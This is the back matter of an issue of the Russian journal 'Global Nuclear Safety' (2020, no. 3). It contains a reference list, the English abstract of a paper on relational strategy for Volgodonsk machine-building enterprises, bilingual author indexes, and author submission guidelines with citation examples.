13. *Golovko M. V., Ancibor A. V.* The influence of the collaboration of enterprises «Rosatom» and the university on innovative development of the territory of the presence of nuclear power plant / *Global economy in the XXI century: dialectics of confrontation and solidarity*. London, 2018. P. 224-236
14. *Golovko M. V., Kuznetsova V. P.* Compliance risks of industrial enterprises as a result of inefficiency of the institutional environment of the macro-region // *Proceedings of the international scientific conference competitive, sustainable and secure development of the regional economy: response to global challenges (CSSDRE 2018) / AEBMR-Advances in Economics Business and Management Research*. 2018. Т. 39. P. 36-41.

REFERENCES

- [1] Rokhchin V.Ye., Vetrova Ye.N., Polyanskiy A.V.; pod red. A.Ye. Karlika *Upravleniye strategicheskoy konkurentosposobnost'yu promyshlennogo predpriyatiya na osnove razvitiya yego potentsiala* [Management of Strategic Competitiveness of Industrial Enterprise Based on the Development of its Potential]. Sankt-Peterburg: Izdatel'stvo SPbGUEF [St. Petersburg: SPbGUEF Publishing House]. 2012. 262 p. (in Russian).
- [2] Mintzberg, H. The Pitfalls of Strategic Planning. *Calif. Manag. rev.* 1993. Т.36. № 1. P. 32-47.
- [3] Dyer J.H. The Relational View: Cooperative Strategy and Sources of Interorganizational Competitive Advantage / Dyer J. H., Singh H. // *Academy of Management Review*. 1998. 23 (4). P. 660-679.
- [4] Uil'yamson O. *Ekonomicheskiye instituty kapitalizma: firmy, rynki, «otnoshencheskaya» kontraktatsiya* [Economic Institutions of Capitalism: Firms, Markets, «Relational2 Contracting»]. Sankt-Peterburg: Lenizdat, SEU Press [St. Petersburg: Lenizdat, SEU Press]. 1996 (in Russian).
- [5] Grebeshkova Ye.N. *Istochniki ustoychivyykh preimushchestv predpriyatiya postindustrial'noy epokhi: vzglyad skvoz' prizmu resursnoy teorii* [Sources of Sustainable Advantages of Post-Industrial Era Enterprise: a View Through the Prism of resource Theory]. *Ekonomika i upravleniye* [Economics and Management]. 2013. № 2(34). P. 94-97 (in Russian).
- [6] Williamson O. E. The Theory of the Firm as Governance Structure: From Choice to Contract. *Journal of Economic Perspectives*, 2002 16(3): 171-195.
- [7] Cardozo R., McLaughlin K., Harmon B., Reynolds P., Miller B. Product-Market Choices and Growth of New Businesses. *J. Prod. Innov. Manag.* 1993. Т.10. № 4. P. 338-340.
- [8] Rogacheva Zh.S. *Faktory i usloviya strategicheskogo planirovaniya promyshlennykh predpriyatiy: relyatsionnyy aspekt* [Factors and Conditions of Strategic Planning of Industrial Enterprises: the Relational Aspect]. *Predprinimatel'stvo* [Entrepreneurship]. 2014. №1. P. 157-162 (in Russian).

- [9] Kuznetsova S.Yu. Formirovaniye strategicheskikh al'yansov kompaniy v usloviyakh intensivizatsii razvitiya real'nogo sektora ekonomiki [Formation of Strategic Alliances of Companies in the Context of Intensified Development of the Real Sector of the Economy]. Problemy sovremennoy ekonomiki [Problems of modern economics]. 2011. №4 (40) (in Russian).
- [10] Krymov S.M., Rogacheva Zh.S. Instrumenty i metody menedzhmenta predpriyatiy promyshlennosti i sfery uslug pri formirovanii relyatsionnykh strategiy [Instruments and Methods of Management of Industrial Enterprises and Services in the Formation of Relational Strategies]. Ekonomika i predprinimatel'stvo [Economics and Entrepreneurship]. 2013. №12. T.4. P. 422-429 (in Russian).
- [11] Kleyner G.B. Resursnaya teoriya sistemnoy organizatsii ekonomiki [Resource Theory of the Systemic Organization of the Economy]. Rossiyskiy zhurnal menedzhmenta [Russian Management Journal]. 2011. № 3. T. 9. P. 3-28 (in Russian).
- [12] Golovko M.V., Rudenko V.A., Krivosheikov N.I. Influence of Institutional Transformations on the Choice of Mechanisms for Ensuring Economic Development and Security of Nuclear Power Engineering Enterprises // Espacios. 2018. T. 39. № 31. P. 28-42.
- [13] Golovko M.V., Ancibor A.V. The Influence of the Collaboration of Enterprises "Rosatom" and the University on Innovative Development of the Territory of the Presence of Nuclear Power Plant / Global economy in the XXI century: dialectics of confrontation and solidarity. London, 2018. P. 224-236.
- [14] Golovko M.V., Kuznetsova V.P. Compliance Risks of Industrial Enterprises as a Result of Inefficiency of the Institutional Environment of the Macro-Region // Proceedings of the International Scientific Conference Competitive, Sustainable and Secure Development of the Regional Economy: Response To Global Challenges (CSSDRE 2018) / AEBMR-Advances in Economics Business and Management Research. 2018. T. 39. P. 36-41.

Formation of Relational Strategy as Economic Security Factor of t Nuclear Industry Enterprises (on the Example of Machine-Building Enterprises in Volgodonsk)

M.V. Golovko^{*1}, A.N. Setrakov^{2}, J.S. Rogacheva^{***3}, A.V. Antsibor^{***4}**

** Non-state accredited non-profit private educational institution of higher education "Academy of Marketing and Social and Information Technologies – IMSIT Zipovskaya St.5, Southern Federal District, Krasnodar Region, Krasnodar, Russia 350010*

*** Volgodonsk Branch of The Federal State State Educational Institution of Higher Education "Rostov Law Institute of Internal Affairs Ministry of Russian Federation", Stepnaya St., 40, Volgodonsk, Rostov region, Russia 347360*

**** Volgodonsk Engineering Technical Institute the branch of National Research Nuclear University "MEPhI", Lenin St., 73/94, Volgodonsk, Rostov region, Russia 347360*

¹ORCID iD: 0000-0002-4835-9800

WoS Researcher ID: J-2461-2016

e-mail: MVGolovko@mephi.ru

²ORCID iD: 0000-0001-5599-440X

WoS Researcher ID: AAP-73782020

e-mail: aleksandr-maior@inbox.ru

³ORCID iD: 0000-0002-3363-2691

e-mail: ZSRogacheva@mephi.ru

⁴ORCID iD: 0000-0002-1192-4554

WoS Researcher ID: K-6051-2018

e-mail: AVAntsibor@mephi.ru

Abstract – The paper discusses the benefits of developing and implementing a relational strategy in industrial enterprises. The authors interpret the report as «co-competition» necessary in modern conditions. This makes it possible to achieve long-term benefits both for economic entities experiencing a shortage of any type of resources, and for those who hold a fairly stable position in the market. Some results of approbation of the author's methodology are presented on the example of enterprises in Volgodonsk that manufacture products for the power engineering industry but are not part of the «Rosatom» State Corporation.

Keywords: relational strategy, industrial enterprises, nuclear industry, economic efficiency, alliance, co-competition.

АВТОРСКИЙ УКАЗАТЕЛЬ НОМЕРА

Альсльман М.А.	63
Анцибор А.В.	104
Арсентьева Е.С.	40
Бартель Е.Р.	78
Берела А.И.	40
Богуш Н.В.	78
Бунамес Н.В.	95
Василенко А.А.	18
Галанова М.Н.	78
Головко М.В.	104
Евдошкина Ю.А.	85
Елохин А.П.	18
Зарочинцева И.В.	95
Захарова Л.В.	95
Кавришвили З.О.	46
Колесникова Е.В.	95
Лупиногина Ю.А.	95
Ожерельев В.Д.	85
Паринов М.А.	7
Пирожков Р.В.	54
Разуваев А.В.	73
Рачков В.Л.	46
Рогачева Ж.С.	104
Родыгин А.Г.	54
Руденко В.А.	85
Самохин Д.С.	63
Сетраков А.Н.	85
Сетраков А.Н.	104
Сироткина А.Г.	7
Томилин С.А.	40
Улин С.Е.	18
Федотов А.Г.	40
Цвелик Е.А.	54
Цуверкалова О.Ф.	85
Юксеклер М.	18
Юксеклер С.	18

AUTHOR INDEX OF VOL. 3, 2020

Alslman M.A.	63
Antsibor A.V.	104
Arsenteva E.S.	40
Bartel E.R.	78
Berela1 A.I.	40
Bogush N.V.	78
Bunames N.V.	95
Elokhin A.P.	18
Evdoshkina Yu.A.	85
Fedotov A.G.	40
Galanova M.N.	78
Golovko M.V.	104
Kavrishvili Z.O.	46
Kolesnikova E.V.	95
Lupinogina Yu.A.	95
Ozhereliev V.D.	85
Parinov M.A.	7
Pirozhkov R.V.	54
Rachkov V.L.	46
Razuvaev A.V.	73
Rodygin A.G.	54
Rogacheva J.S.	104
Rudenko V.A.	85
Samokhin D.S.	63
Setrakov A.N.	85
Setrakov A.N.	104
Sirotkina A.G.	7
Tomilin S.A.	40
Tsuverkalova O.F.	85
Tselik E.A.	54
Ulin S.E.	18
Vasilenko A.A.	18
Yukseker M.	18
Yukseker S.	18
Zakharova L.V.	95
Zarochintseva I.V.	95

NOTES FOR AUTHORS

(Dear authors, the editors of the journal draw your attention to some changes in the rules of the article preparation)

The full text of article intended for publication should be signed by authors, it has to be followed by application from the institution where the work is made, resolution on publication possibility. One file consists of one paper which has the following:

- UDC index;
- the title, the structured abstract (200-250 words) and keywords in Russian and English (not less than 10 speech units);
- the list of references in Russian and English;
- information about the authors in Russian and English (a surname, a name, a middle name, a work place, a position, an academic degree, a rank, postal address, and E-mail address, contact phone; specify who to be corresponded with;
- a file with information about place of employment in Russian and English, including the postal address and index (specify the place of employment of each author);
- ORCID и Researcher ID index of each author (<http://orcid.org> и <http://www.researcherid.com>).

The article should be structured: introduction (review of problems, objective of work); theory of the issue; a detailed presentation of the methods of conducting experiments, a description of materials and methods of analysis, statistical processing is desirable; the discussion of the results; conclusion. It is enough to describe the objective of the work and the results obtained for articles of a production nature.

The article should contain only the most necessary formulas, it is desirable to abandon the intermediate calculations. The equation editor of Equation 3.0 is recommended to record the formulas. All formulas are aligned to the center of the page, numbered in parentheses on the right and referred to in the text of the article. Inclusion of tables in the article should be appropriate. Tables should be numbered and headings in Russian and English (10 pf). It is desirable that the tables do not exceed one page of text. Figures should be clear when printing in black and white, numbered, figure captions in Russian and English (10 pf), have links in the text and be accompanied by justifications and conclusions. The units of measurement should be given in accordance with the International System (SI).

An article should be processed in the Microsoft Office 97-2003 Word 7.0 format, 12 point font Times New Roman; print – 1 interval. Please do not use signs of forced transfer and additional gaps. Page parameters: all sides are 2,5 cm. The volume of article has to be no more than 15 pages of the typewritten text, including tables, drawings (no more than 10) and the list of references (12-20 sources). If the text of the article is less than 2500 type characters, it may not be considered. It is necessary to check the articles through the Antiplagiat program, allowable borrowing and self-citation – no more than 20%.

In order to improve the quality and objectivity of publications, the authors are intended to reflect the advanced scientific experience of foreign countries, Russia and the CIS on the subject matter in the articles. The bibliography should be in accordance with State Standard Specification (GOST) 7.0.100-2018 «Bibliographic Record and Bibliographic Description. General Requirements and Drafting rules». References should include at least 12 sources (no more than 3 references to your own articles). There should be obligatory at least 5 sources later than 2016, and at least 4 references to foreign studies of recent years (from foreign countries, outside the former USSR). References are given at the end of article in order they mentioned. References are highlighted with square brackets. References to foreign sources are given in the original language and are accompanied, in case of translation into Russian, with indication of the translation. Textbooks, reference books, guidelines and recommendations are not included in the list of references. References are provided separately (see the guidelines in «The List of References Standard in English»). The bibliography in English should be issued according to **Scopus** standard specification. Indicate article **DOI** if it in the presence.

To accept an article in the journal you should provide the following materials:

- an article file in Word format;
- the same file in pdf format signed by the author;
- separate files of all pictures in the bmp, jpeg or gif formats;
- application from the institution where the work is made;
- expert resolution on publication possibility.

THE LIST OF REFERENCES STANDARD IN ENGLISH

For journals:

- [1] Berela A.I., Bylkin B.K., Tomilin S.A., Fedotov A.G. Analiz i predstavlenie sredy deystviya v sisteme proektirovaniya tehnologii demontazha oborudovaniya pri vyvode iz ekspluatatsii bloka AES [The analysis and representation of the action environment in system of technology design of equipment dismantle during NPP unit taking out of operation] [Global nuclear safety]. 2014. № 1(10). P. 25-31 (in Russian).
- [2] Lobkovskaya N.I., Evdoshkina Yu.A. Professional'noe celepolaganie kak sostavlyayushhaya kul'tury` bezopasnosti budushhego specialista-atomshhika [Professional Goal-Setting as a Component of the Safety Culture of a Future Nuclear Specialist]. Sovremennoe obrazovanie [Modern Education]. 2017. № 1. P. 32-38. URL: http://e-notabene.ru/pp/article_22498.html (in Russian).

For books:

- [3] Mogilev V.A., Novikov S.A. Faykov Yu.I. Tekhnika vzryvnogo eksperimenta dlya issledovaniya mekhanicheskoy stoykosti konstruktsiy. [Explosive experiment techniques for research of mechanical firmness of designs]. Sarov. FGUP «RFYaTs-VNIIEF» [Russian Federal Nuclear Center – The All-Russian Research Institute of Experimental Physics]. 2007. 215 p. (in Russian).

For web-resources:

- [4] Strategia razvitiya transportnogo kompleksa Rostovskoy oblasti do 2030 goda [Development strategy of a transport complex of the Rostov region till 2030]. Officialnij sait Ministerstva transporta Rostovskoy oblasti [Official site of the Transport Ministry of Rostov region]. 2015. URL: <http://mindortrans.donland.ru/Default.aspx?pageid=107384> (in Russian).

For foreign references:

- [5] Gulyaev M., Bogorovskaia S., Shapkina T. The Atmospheric air condition in Rostov Oblast and its effect on the population health // Scientific enquiry in the contemporary world: theoretical basics and innovative approach. CA. USA. B&M Publishing. 2014. P. 56-60.

For materials of conferences:

- [6] Gerasimov S.I., Kuzmin V.A. Issledovaniye osobennostey initsirovaniya svetochuvstvitelny vzryvchatykh sostavov nekogerentnym izlucheniym [Research of features of initiation are photosensitive explosive structures incoherent radiation] [Works of the International conference «16 Haritonov's scientific readings»]. Sarov. FGUP «RFYaTs-VNIIEF» [Russian Federal Nuclear Center – The All-Russian Research Institute of Experimental Physics]. 2014. P. 90-93 (in Russian).

For materials of conferences (foreign references):

- [7] Ishikawa M. et al. Reactor decommissioning in Japan: Philosophy and first programme. «N power performance and safety. Conference proceedings. Vienna, 28 September – 2 october 1987. V. 5. Nuclear Fuel Cycle». IAEA. Vienna. 1988. P. 121-124.

Editorial office address (for sending printed correspondence):
347360, Russia, Rostov region, Volgodonsk, Lenin Street, 73/94
Editorial office of «Global Nuclear Safety» journal
E-mail: oni-viti@mephi.ru
Tel: +79281883628

ПРАВИЛА ДЛЯ АВТОРОВ

(уважаемые авторы, редакция журнала обращает ваше внимание на некоторые изменения правил оформления статей)

Полный текст статьи, предназначенной для опубликования, должен быть подписан авторами и сопровождаться представлением от учреждения, в котором выполнена работа, и экспертным заключением о возможности опубликования. В одном файле помещается одна статья, частью которой является:

- индекс УДК;
- название, структурированная аннотация (200-250 слов) и ключевые слова (не менее 10-и речевых единиц) на русском и английском языках;
- список литературы на русском и английском языках;
- сведения об авторах на русском и английском языках: ФИО, место работы, должность, ученая степень, звание, домашний, служебный и электронный адреса, телефон; указать, с кем вести переписку;
- индексы ORCID и Researcher ID для каждого автора (<http://orcid.org> и <http://www.researcherid.com>)

Статья должна быть структурирована: введение (обзор проблем, цель работы); теория вопроса; подробное изложение методики проведения опытов, описание материалов и методов анализа, желательна статистическая обработка; обсуждение результатов; заключение. Для статей производственного характера достаточно описать цель работы» и полученные результаты.

Статья должна содержать лишь самые необходимые формулы, от промежуточных выкладок желательно отказаться. Для записи формул рекомендуется применять редактор Equation 3.0. Все формулы выравниваются по центру страницы, нумеруются в круглых скобках по правому краю и упоминаться в тексте статьи. Включение таблиц в статью должно быть целесообразным. Таблицы должны иметь нумерацию и заголовки на русском и английском языках (10 пт). Желательно, чтобы таблицы не превышали одной страницы текста. Рисунки должны быть понятными при черно-белой печати, с нумерацией, подписями на русском и английском языках (10 пт), иметь ссылки в тексте и сопровождаться обоснованиями и выводами. Единицы измерения следует давать в соответствии с Международной системой (СИ).

Статья оформляется в Microsoft Office 97-2003 Word 7.0 через 1 интервал, шрифтом Times New Roman, размером 12 пт, без знаков принудительного переноса и дополнительных пробелов. Поля со всех сторон – 2,5 см. Объем статьи – не более 15 страниц машинописного текста, включая таблицы и рисунки (не более 10-и), список литературы (12-20 источников). Если в тексте статьи менее 2500 знаков, статья может не рассматриваться. Необходима проверка статей через программу антиплагиата, допустимые заимствования и самоцитирование – не более 20%.

С целью повышения качества и объективности публикаций авторы призваны отражать в статьях передовой научный опыт стран дальнего зарубежья, России и СНГ по рассматриваемой проблематике. Библиография оформляется согласно ГОСТу 7.0.100-2018 (дата введения – 01.07.2019) «Библиографическая запись и библиографическое описание. Общие требования и правила составления». Список литературы включает в не менее 12-и источников (из них не более 3-х ссылок на собственные работы), с обязательным включением как минимум 5-и источников позднее 2016 г., и не менее 4 ссылок на зарубежные (из стран дальнего зарубежья, за пределами бывшего СССР) исследования последних лет. Список литературы приводится в конце статьи в порядке упоминания в тексте в квадратных скобках номера источника. Ссылки на иностранные источники даются на языке оригинала и сопровождаются, в случае перевода на русский язык, указанием на перевод. Учебники, учебные пособия, академические методические указания и рекомендации не включаются в список литературы. References приводятся после списка литературы на русском языке (правила оформления см. в разделе The list of references standard in English). Библиография на английском языке должна быть оформлена в соответствии со стандартом Scopus. Укажите артикул DOI, если он есть.

Для принятия статьи в номер журнала необходимо предоставить следующие материалы:

- файл со статьей в формате Word;
- этот же файл в формате pdf с подписью авторов;
- отдельными файлами все рисунки из статьи в форматах bmp, jpeg или gif;
- экспертное заключение о возможности опубликования.

ПРИМЕРЫ ОФОРМЛЕНИЯ ЛИТЕРАТУРЫ НА РУССКОМ ЯЗЫКЕ

Для книг с одним автором:

Кесслер, Г. Ядерная энергетика / Г. Кесслер ; перевод с английского Ю. И. Митяев. – Москва : Энергоатомиздат, 1986. – 264 с.

Для книг с двумя и более авторами:

Емельянов, И. Я. Управление и безопасность ядерных энергетических реакторов / И. Я. Емельянов, П. А. Гаврилов, Б. Н. Селивестров. – Москва : Атомиздат, 1975. – 280 с.

Для журналов с одним автором:

Пантелей, Д. С. Атомная энергетика как неотъемлемый компонент энергетического комплекса Российской Федерации / Д. С. Пантелей // Наукоедение. – 2017. – Т. 9, № 6. – С. 39.

Для журналов с двумя и более авторами:

Обогащение регенерированного урана в двойном каскаде газовых центрифуг с его максимальным возвратом в производство топлива / А. Ю. Смирнов, В. Е. Гусев, Г. А. Сулаберидзе, В. А. Невиница, П. А. Фомиченко // Вестник национального ядерного университета «МИФИ». – 2018. – Том 7, № 6. – С. 449-457.

Для диссертаций:

Беликов, С. О. Разработка методов интенсификации акустических резонансов и снижения уровня вибраций в главном паропроводе АЭС с ВВЭР-1000 : автореферат диссертации на соискание ученой степени кандидата технических наук / С. О. Беликов. – Москва, 2013. – 30 с.

Для депонированных работ:

Кондраш, А. Н. Пропаганда книг / А. Н. Кондраш. – Москва, 1984. – 21 с. – Депонировано в НИЦ «Информпечать» 25.07.84. ФН 176.

Описание архивных материалов:

Харитон, Ю. Б. Письмо Б.Л. Ванникову о лаборатории для разработки атомных бомб // ЧУ «Центратомархив». Фонд № 1, опись № 1/с, дело № 228, л. 76-79. – URL : http://elib.biblioatom.ru/text/carhiv_001-1s-228_076/go,0/ (дата обращения : 26.03.2019).

Список ученых, участвующих в работе по использованию атомной энергии. 17 января 1946 // Атомная программа СССР : архивные документы. – ж URL : http://elib.biblioatom.ru/text/arhiv_akademik-artsimovich_2009_386/go,0/ (дата обращения : 03.09.2019).

Материалы конференций:

Сулаберидзе, Г. А. О некоторых разделительных проблемах при вовлечении регенерированного урана в топливный цикл / Г. А. Сулаберидзе, В. Д. Борисевич, Се Цюаньсинь // Сборник докладов IX Всероссийской (Международной) научной конференции «Физико-химические процессы при селекции атомов и молекул», Россия, Звенигород, 4-8 октября. – Троицк : ЦНИИАТОМИНФОРМ, 2004. – С. 78.

Шишков, Ю. Россия и мировой рынок: структурный аспект / Ю. Шишков // Социальные приоритеты и механизмы преобразований в России : материалы международной конференции, Москва, 12-13 мая 1998 г. – Москва : Мagma, 1993. – С. 19-25.

Для патентов:

Патент 2187888 Российская Федерация, МПК7 Н 04 В 1/38, Н 04 J 13/00. Приемопередающее устройство : заявитель и патентообладатель Воронежский научно-исследовательский институт связи. – № 2000131736/09 ; заявл. 18.12.00 ; опубл. 20.08.02, Чугаева В. И. – 3 с.

Для электронных ресурсов:

Дирина, А. И. Право военнослужащих РФ на свободу ассоциаций / А. И. Дирина // Военное право : сетевой журнал – 2010. – № 2. – URL : <http://voennoepravo.ru/node/2149> (дата обращения: 01.08.2018).

...

Адрес редакции журнала (для отправки печатной корреспонденции):
347360, Россия, Ростовская область, г. Волгодонск, ул. Ленина, 73/94
Редакция журнала «Глобальная ядерная безопасность»
E-mail: oni-viti@mephi.ru
Тел.: +79281883628

ГЛОБАЛЬНАЯ ЯДЕРНАЯ БЕЗОПАСНОСТЬ

2020, 3(36)

Главный редактор – **М.Н. Стриханов, доктор физико-математических наук, профессор**

Сдано в набор 07.09.2020 г.

Компьютерная верстка Казак Ю.Ю.

Подписано к печати 14.09.2020 г.

Бумага «SvetoCopy» 80 г/м². Объем 7,59 печ.л.

Гарнитура «TimesNewRoman»,

Тираж 300 экз.

Отпечатано в типографии ВИТИ (ф) НИЯУ МИФИ